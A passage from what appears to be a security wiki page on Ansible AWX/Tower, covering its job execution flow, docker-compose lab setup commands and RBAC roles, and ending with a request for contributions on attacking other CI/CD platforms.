   3. Upon job initiation, a request is sent to the AWX/Tower backend to queue the job for execution.
3. **Job Queuing**:
   1. **RabbitMQ** handles the messaging between the web component and the task runners. Once a job is initiated, a message is dispatched to the task engine using RabbitMQ.
   2. **Redis** acts as the backend for the task queue, managing queued jobs awaiting execution.
4. **Job Execution**:
   1. The **Task Engine** picks up the queued job. It retrieves the necessary information from the **Database** about the job's associated playbook, inventory, and credentials.
   2. Using the retrieved Ansible playbook from the associated **Project**, the Task Engine runs the playbook against the specified **Inventory** nodes using the provided **Credentials**.
   3. As the playbook runs, its execution output (logs, facts, etc.) gets captured and stored in the **Database**.
5. **Job Results**:
   1. Once the playbook finishes running, the results (success, failure, logs) are saved to the **Database**.
   2. Users can then view the results through the Web Interface or query them via the REST API.
   3. Based on job outcomes, **Notifications** can be dispatched to inform users or external systems about the job's status. Notifications could be emails, Slack messages, webhooks, etc.
6. **External Systems Integration**:
   1. **Inventories** can be dynamically sourced from external systems, allowing AWX/Tower to pull in hosts from sources like AWS, Azure, VMware, and more.
   2. **Projects** (playbooks) can be fetched from version control systems, ensuring the use of up-to-date playbooks during job execution.
   3. **Schedulers and Callbacks** can be used to integrate with other systems or tools, making AWX/Tower react to external triggers or run jobs at predetermined times.

### AWX lab creation for testing

[**Following the docs**](https://github.com/ansible/awx/blob/devel/tools/docker-compose/README.md) it's possible to use docker-compose to run AWX:

git clone -b x.y.z https://github.com/ansible/awx.git # Get in x.y.z the latest release version

cd awx

# Build

make docker-compose-build

# Run

make docker-compose

# Or to create a more complex env

MAIN\_NODE\_TYPE=control EXECUTION\_NODE\_COUNT=2 COMPOSE\_TAG=devel make docker-compose

# Clean and build the UI

docker exec tools\_awx\_1 make clean-ui ui-devel

# Once migrations are completed and the UI is built, you can begin using AWX. The UI can be reached in your browser at https://localhost:8043/#/home, and the API can be found at https://localhost:8043/api/v2.

# Create an admin user

docker exec -ti tools\_awx\_1 awx-manage createsuperuser

# Load demo data

docker exec tools\_awx\_1 awx-manage create\_preload\_data

## RBAC

### Supported roles

The most privileged role is called **System Administrator**. Anyone with this role can **modify anything**.

From a **white box security** review, you would need the **System Auditor role**, which allow to **view all system data** but cannot make any changes. Another option would be to get the **Organization Auditor role**, but it would be better to get the other one.

**System Administrator**:

* This is the superuser role with permissions to access and modify any resource in the system.
* They can manage all organizations, teams, projects, inventories, job templates, etc.

 **System Auditor**:

* Users with this role can view all system data but cannot make any changes.
* This role is designed for compliance and oversight.

 **Organization Roles**:

* **Admin**: Full control over the organization's resources.
* **Auditor**: View-only access to the organization's resources.
* **Member**: Basic membership in an organization without any specific permissions.
* **Execute**: Can run job templates within the organization.
* **Read**: Can view the organization’s resources.

 **Project Roles**:

* **Admin**: Can manage and modify the project.
* **Use**: Can use the project in a job template.
* **Update**: Can update project using SCM (source control).

 **Inventory Roles**:

* **Admin**: Can manage and modify the inventory.
* **Ad Hoc**: Can run ad hoc commands on the inventory.
* **Update**: Can update the inventory source.
* **Use**: Can use the inventory in a job template.
* **Read**: View-only access.

 **Job Template Roles**:

* **Admin**: Can manage and modify the job template.
* **Execute**: Can run the job.
* **Read**: View-only access.

 **Credential Roles**:

* **Admin**: Can manage and modify the credentials.
* **Use**: Can use the credentials in job templates or other relevant resources.
* **Read**: View-only access.

 **Team Roles**:

* **Member**: Part of the team but without any specific permissions.
* **Admin**: Can manage the team's members and associated resources.

 **Workflow Roles**:

* **Admin**: Can manage and modify the workflow.
* **Execute**: Can run the workflow.
* **Read**: View-only access.

# TODO

Github PRs are welcome explaining how to (ab)use those platforms from an attacker perspective

* Drone
* TeamCity
* BuildKite
* OctopusDeploy
* Rancher
* Mesosphere
* Radicle
* Any other CI/CD platform...